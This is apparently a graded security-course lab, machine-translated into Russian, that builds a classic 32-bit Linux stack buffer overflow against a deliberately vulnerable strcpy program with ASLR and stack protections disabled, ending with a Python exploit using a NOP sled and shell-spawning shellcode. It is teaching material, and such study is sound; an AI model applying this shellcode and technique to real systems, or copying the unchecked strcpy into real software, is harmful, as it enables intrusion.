ED 3: Переполнение буфера Linux с помощью шеллкода (20 баллов)

Что вам нужно

32-разрядная машина x86 Kali 2 Linux.

Цель

Разработать очень простое переполнение буфера эксплойт в Linux. Это даст вам тренируйтесь с этими техниками:

- Написание очень простого кода C
- Компиляция с помощью gcc
- Отладка с помощью gdb
- Знакомство с регистрами $esp, $ebp и $eip
- Понимание структуры стека
- Использование Python для создания простых текстовых шаблонов
- Редактирование бинарного файла с помощью hexedit
- Использование салазок NOP

Наблюдение за ASLR

Рандомизация макета адресного пространства функция защиты, чтобы сделать буфер переполняется сложнее, а Kali Linux использует его по умолчанию.

Чтобы увидеть, что он делает, мы будем использовать простая программа на C, которая показывает значение of $esp -- расширенный указатель стека.

Чтобы убедиться, что ASLR включен, выполните следующую команду:


```
echo 1 > /proc/sys/kernel/randomize_va_space
```

В Терминале выполните эту команду:

```
nano esp.c
```

Введите этот код, как показано ниже:

```
#include <stdio.h>
void main() {
        register int i asm("esp");
        printf("$esp = %#010x\n", i);
}
```



Сохраните файл с помощью **Ctrl+X** , **Ю** , **введите** .

В Терминале выполните следующие команды:

```
gcc -o esp esp.c
./esp
./esp
./esp
```

Каждый раз, когда вы запускаете программу, esp изменяется, как показано ниже:

Это делает вас намного безопаснее, но это раздражение нам не нужно для этого проект, поэтому мы выключим его.


Отключение ASLR

К счастью, временно отключить ASLR в Kali Linux.

В Терминале выполните следующие команды:

```
echo 0 > /proc/sys/kernel/randomize_va_space
./esp
./esp
./esp
```

Теперь esp всегда один и тот же, как показано ниже:



Создание уязвимой программы

Эта программа не делает ничего полезного, но это очень просто. Требуется один строковый аргумент, копирует его в буфер, а затем печатает «Готово!».


Эта программа имеет переполнение в функция, а не в main(), потому что main() имеет специальный формат стека который ломает эту простую атаку .

В окне терминала выполните эту команду:

```
nano bo1.c
```

Введите этот код:

```
#include <string.h>
#include <stdio.h>
void main(int argc, char *argv[]) {
	copier(argv[1]);
	printf("Done!\n");
}
int copier(char *str) {
	char buffer[100];
	strcpy(buffer, str);
}
```



Сохраните файл с помощью **Ctrl+X** , **Y** , **Введите** .

Выполните эти команды, чтобы скомпилировать код без современных защит от стека переполняется и запустите его с аргументом «A»:

```
gcc -g -z execstack -no-pie -o bo1 bo1.c
./bo1 A
```

Могут быть предупреждения от компилятора, но ошибок быть не должно.

Код завершается нормально, с "Сделанный!" сообщение, как показано ниже.

```
root@kali:~/127# gcc -g -z execstack -no-pie -o bo1 bo1.c
bo1.c: In function 'main':
bo1.c:4:2: warning: implicit declaration of function 'copier'; did you mean 'popen'? [-Wimplicit-function-declaration]
  copier(argv[1]);
  ^~~~~~
  popen
root@kali:~/127# ./bo1 A
Done!
```

Использование Python для создания файла эксплойта

В окне терминала выполните эту команду:

```
nano b1
```

Введите код, показанный ниже.

Первая строка указывает, что это Программа Python, и вторая строка печатает 116 символов «A».

```
#!/usr/bin/python
print 'A' * 116
```

Сохраните файл с помощью **Ctrl+X** , **Y** , **Введите** .

Далее нам нужно составить программу исполняемый файл и запустите его.

В окне терминала выполнить эти команды.

```
chmod a+x b1
./b1
```

Программа выводит 116 символов «A», как показано ниже.

Теперь нам нужно поместить вывод в файл по имени e1.


В окне терминала выполнить эти команды.

Обратите внимание, что вторая команда "LS -LE" строчными буквами.*

```
./b1 > e1
```

```
ls -l e1
```

Это создает файл с именем "e1" содержащий 116 символов «A» и перевод строки, всего 117 символов, как показано ниже.




Overflowing the Stack

In a Terminal window, execute this command.

Примечание: часть "$(cat e1)" этого команда распечатывает содержимое файла e1 и передает его программе как аргумент командной строки. Более распространенный способ сделать то же самое с оператор перенаправления ввода: "./bo1 < e1". Однако эта техника дал разные результаты в командной строке и отладчик, поэтому конструкция $() лучше для этого проекта.

```
./bo1 $(cat e1)
```

Программа вылетает с сообщение «Ошибка сегментации», как показано ниже.



Операция strcpy() повреждает стек, поэтому программа не может возврат из функции копирования() в функцию main().

Как бы то ни было, это DoS-эксплойт. вызывает сбой программы.

Наша следующая задача — преобразовать это DoS-эксплойт в выполнение кода эксплуатировать.

Для этого нам нужно проанализировать, что вызвал ошибку сегментации, и контролировать это.


Отладка программы

Выполните эти команды, чтобы запустить файл в среде отладки gdb, перечислите исходный код и установите точку останова:

```
gdb -q bo1
list
break 10
```

Поскольку этот файл был скомпилирован с символами, исходный код C виден в отладчик с удобными номерами строк, как показано ниже.

Команда «break 10» сообщает отладчику остановиться перед выполнением строки 10, чтобы мы могли проверить состояние процессор и память. На линии 10 выполняется операция strcpy(), но программа не пыталась вернуться из copy() еще.



Нормальное выполнение

В среде отладки gdb выполните эти команды:

```
run A
info registers
```

Исправление проблем

Если вы видите «невозможно инициализировать статус распаковки» ошибки, как показано ниже, необходимо обновить гдб.

```
(gdb) run A
Starting program: /root/127/ED3/bo1 A
BFD: /usr/lib/debug/.build-id/da/c552d8815d9a4ef5d055ab6cd81e0478998e2c.debug: unable
to initialize decompress status for section .debug_aranges
BFD: /usr/lib/debug/.build-id/da/c552d8815d9a4ef5d055ab6cd81e0478998e2c.debug: unable
to initialize decompress status for section .debug_aranges
```

Выполните эти команды:

```
apt update
apt install gdb -y
gdb --version
```

Когда я сделал это 5-22-19, я закончил до версии 8.2.1-2, как показано ниже. Это решило проблему.

```
root@kali:~/127/ED3# gdb --version
GNU gdb (Debian 8.2.1-2) 8.2.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
root@kali:~/127/ED3#
```

запустить A информационные регистры

Код работает до точки останова, и показывает регистры, как показано ниже. (Ваши значения могут отличаться от показанные на изображении ниже.)

Важные регистры для нас сейчас находятся:

- $esp (верхняя часть стека)
- $ebp (нижняя часть стека)


```
(gdb) info registers
eax            0xbffff3bc       -1073744964
ecx            0xbffff67c       -1073744260
edx            0xbffff3bc       -1073744964
ebx            0xb7fb6000       -1208262656
esp            0xbffff3b0       0xbffff3b0
ebp            0xbffff428       0xbffff428
esi            0x0      0
edi            0x0      0
eip            0x8048482        0x8048482 <copier+24>
eflags         0x282    [ SF IF ]
cs             0x73     115
ss             0x7b     123
ds             0x7b     123
es             0x7b     123
fs             0x0      0
gs             0x33     51
```

В среде отладки gdb выполните эту команду:

```
x/40x $esp
```

Эта команда является сокращением от "Изучите 40 шестнадцатеричных слов, начиная с $esp". Он показывает стек. Найдите эти элементы, как показано ниже:

- Используйте мышь, чтобы выделить слова от начала до ваше значение $ebp, как показано ниже. Выделенная область — это кадр стека для main(). Он начинается с 32-битного слова, на которое указывает $esp, и продолжается до 32-битного слова, на которое указывает $ebp.
- Байты, выделенные желтым цветом, представляют собой входную строку: «A» (41 в ANSI), за которым следует нулевой байт (00) для завершения строки. Обратите внимание, что строки размещаются в стеке задом наперед, справа налево.
- Слово в зеленой рамке является первым словом после $ebp. Это **обратный адрес** -- адрес следующей инструкции, которая будет выполняться после main() возвращается. Управление этим значением необходимо для эксплойта.



Переполнение стека символами «A»

В среде отладки gdb выполните эту команду:

```
run $(cat e1)
```

gdb предупреждает вас, что программа уже Бег. В разделе «Начать с начало? (y или n)" подсказка, введите **y,** а затем нажмите **Enter** .


Программа работает до точки останова.

В среде отладки gdb выполните эти команды:

```
info registers
x/40x $esp
```

Найдите эти предметы в своем дисплей, как показано ниже:

- Выделенная область — это кадр стека для main(), начиная с $esp и заканчивая $ebp.
- Стек содержит длинную строку из «41» значений, потому что ввод был длинной строкой из символов «A».
- Слово в зеленой рамке — это **обратный адрес** — теперь он также заполнен значениями «41».



Выход из отладчика

В среде отладки gdb выполните эту команду:

```
quit
```

В ответ на запрос «Все равно выйти? (y или n)» введите **y** и нажмите **Enter** .

Установка Хекседи

В окне терминала выполните эти команды:

```
apt update
apt install hexedit -y
```

Ориентация на обратный адрес

В окне терминала выполните эти команды:

```
cp e1 e2
hexedit e2
```

Это копирует файл DoS-эксплойта e1 в новый файл с именем e2 и запускает его в hexedit шестнадцатеричный редактор.

В окне hexedit аккуратно измените последние 4 '41' байта из "41 41 41 41" на «31 32 33 34», как показано ниже.

```
00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000010  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000020  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000030  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000040  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000050  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000060  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
00000070  31 32 33 34  0A                                     1234.
00000080
```

Сохраните файл с помощью **Ctrl+** , **Y.** X

Тестирование эксплойта 2 в отладчике

В окне терминала выполните эти команды:

```
gdb -q bo1
break 10
run $(cat e2)
info registers
x/40x $esp
```

Как видите, обратный адрес теперь 0x34333231, как обведено зеленым в изображение ниже.

Это означает, что вы можете контролировать выполнение с помощью поместив сюда правильные четыре байта, в обратном порядке.

Однако должно быть ровно 112 байт. перед четырьмя байтами, которые закончатся в $eip.


```
esp            0xbffff340      0xbffff340
ebp            0xbffff3b8      0xbffff3b8
esi            0x0             0
edi            0x0             0
eip            0x8048482       0x8048482 <copier+24>
eflags         0x282           [ SF IF ]
cs             0x73            115
ss             0x7b            123
ds             0x7b            123
es             0x7b            123
fs             0x0             0
gs             0x33            51
(gdb) x/40x $esp
0xbffff340:     0x00000001      0x00000000      0x00000001      0x41414141
0xbffff350:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff360:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff370:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff380:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff390:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3a0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff3b0:     0x41414141      0x41414141      0x41414141      0x34333231
0xbffff3c0:     0xbffff600      0xbffff484      0xbffff490      0xb7e4139d
0xbffff3d0:     0xb7fb63c4      0xbffff3f0      0x00000000      0xb7e29a63
(gdb)
```

ED 3.1: Сообщение от Gdb (10 баллов)

В gdb выполните эту команду:

```
x/8s $esp
```

Найдите флаг в выводе, который покрыт зеленой коробкой на изображении ниже.



Выход из отладчика

В среде отладки gdb выполните эту команду:

```
quit
```

В ответ на запрос «Все равно выйти? (y или n)» введите **y** и нажмите **Enter** .

Получение шелл-кода

Шелл-код — это полезная нагрузка эксплойта. Он может делать все, что угодно, но не должен содержать нулевые байты (00), потому что они преждевременно завершит строку и предотвратить переполнение буфера.

Для этого проекта я использую шеллкод который порождает оболочку "dash" из эта страница:

http://www.tenouk.com/Bufferoverflowc/Bufferoverflow6.html

Конечно, вы уже являетесь пользователем root в Kali Linux, так что этот эксплойт на самом деле ничего не дает, но это способ увидеть, что вы использовали программа.

Шелл-код, используемый для создания оболочки «dash», выглядит следующим образом:

```
\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89
\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80
```

Этот шеллкод имеет длину 32 байта.

Понимание салазок NOP

Есть некоторые несовершенства в отладчике, так что эксплойт работает в gdb может не работать в реальной оболочке Linux. Это происходит потому, что переменные окружения и другие детали могут вызвать расположение стек немного измениться.

Обычным решением этой проблемы является NOP Sled — длинная последовательность «90» байтов, которые ничего не делают при обработке и продолжают к следующей инструкции.

Для этого эксплойта мы будем использовать 64-байтный НОП Сани.

Конструирование эксплойта

В окне терминала выполните эту команду:

```
nano b3
```

Введите код, показанный ниже.

Построчное объяснение

Первое утверждение указывает, что это программа Python

Второе утверждение ставит 64 '\x90' (шестнадцатеричное число 90) символов в переменная с именем "nopsled"

Третий оператор помещает 32-байтовый шелл-код в переменную с именем «шеллкод». Это утверждение состоит из нескольких строк.


Четвертый оператор создает переменную с именем padding. это достаточно долго, чтобы привести общее до 112 байт

Пятый оператор создает переменную с именем eip, который содержит байты, которые я хочу ввести в регистр $eip: «1234», на данный момент.

Шестой оператор выводит все по порядку.

```
#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '1234'
print nopsled + shellcode + padding + eip
```




Сохраните файл с помощью **Ctrl+X** , **Y** , **Введите** .

Далее нам нужно составить программу исполняемый файл и запустите его.

В окне терминала выполнить эти команды.

```
chmod a+x b3
./b3 > e3
hexedit e3
```

Эксплойт должен выглядеть точно как на изображении ниже.



Закройте файл с помощью **Ctrl+X** .

Тестирование эксплойта 3 в gdb

В окне терминала выполните эти команды:


```
gdb bo1
break 10
run $(cat e3)
```

```
info registers
x/40x $esp
```

Это загружает эксплойт, выполняет его, и останавливается, чтобы мы могли видеть стек.

Найдите эти предметы:

- Шелл-код, выделенный красным на изображение ниже
- NOP Sled — значения «90» перед шелл-кодом (выделены желтым цветом)
- Символы «A» — значения «41» после шелл-кода (выделены синим цветом)
- Указатель возврата, обведенный зеленым на изображении ниже, со значением 0x34333231.



Выбор адреса

Вам нужно выбрать адрес, чтобы положить в $eip. Если бы все было отлично, вы можете просто использовать адрес первого байта шеллкод. Однако, чтобы дать нам некоторые право на ошибку, выберите адрес где-нибудь в середине саней NOP.

На рисунке выше хороший адрес использовать это

```
0xbffff370
```

Выберите подходящий адрес для вашей системы. Наверное, будет иначе.

Выход из отладчика

В среде отладки gdb выполните эту команду:

```
quit
```

В ответ на запрос «Все равно выйти? (y или n)» введите **y** и нажмите **Enter** .

Вставка правильного адреса в эксплойт

Нам нужно изменить eip на 0xbffff370. Однако, поскольку процессор Intel x86 является "с прямым порядком байтов", наименее значимым байт адреса идет первым, поэтому нам нужно изменить порядок байтов, например:

```
eip = '\x70\xf3\xff\xbf'
```


В Терминале, выполните эти команды:

```
cp b3 b4
nano b4
```

Меняем адрес в eip на адрес ты выбрал, как показано ниже. (Не используйте точное адрес указан ниже - используйте правильный адрес вашей системы.)

```
#!/usr/bin/python
```

```
nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '\x70\xf3\xff\xbf'
print nopsled + shellcode + padding + eip
```




Сохраните файл с помощью **Ctrl+X** , **Y** , **Введите** .

Далее нам нужно составить программу исполняемый файл и запустите его.

В окне терминала выполнить эти команды.

```
chmod a+x b4
./b4 > e4
hexedit e4
```

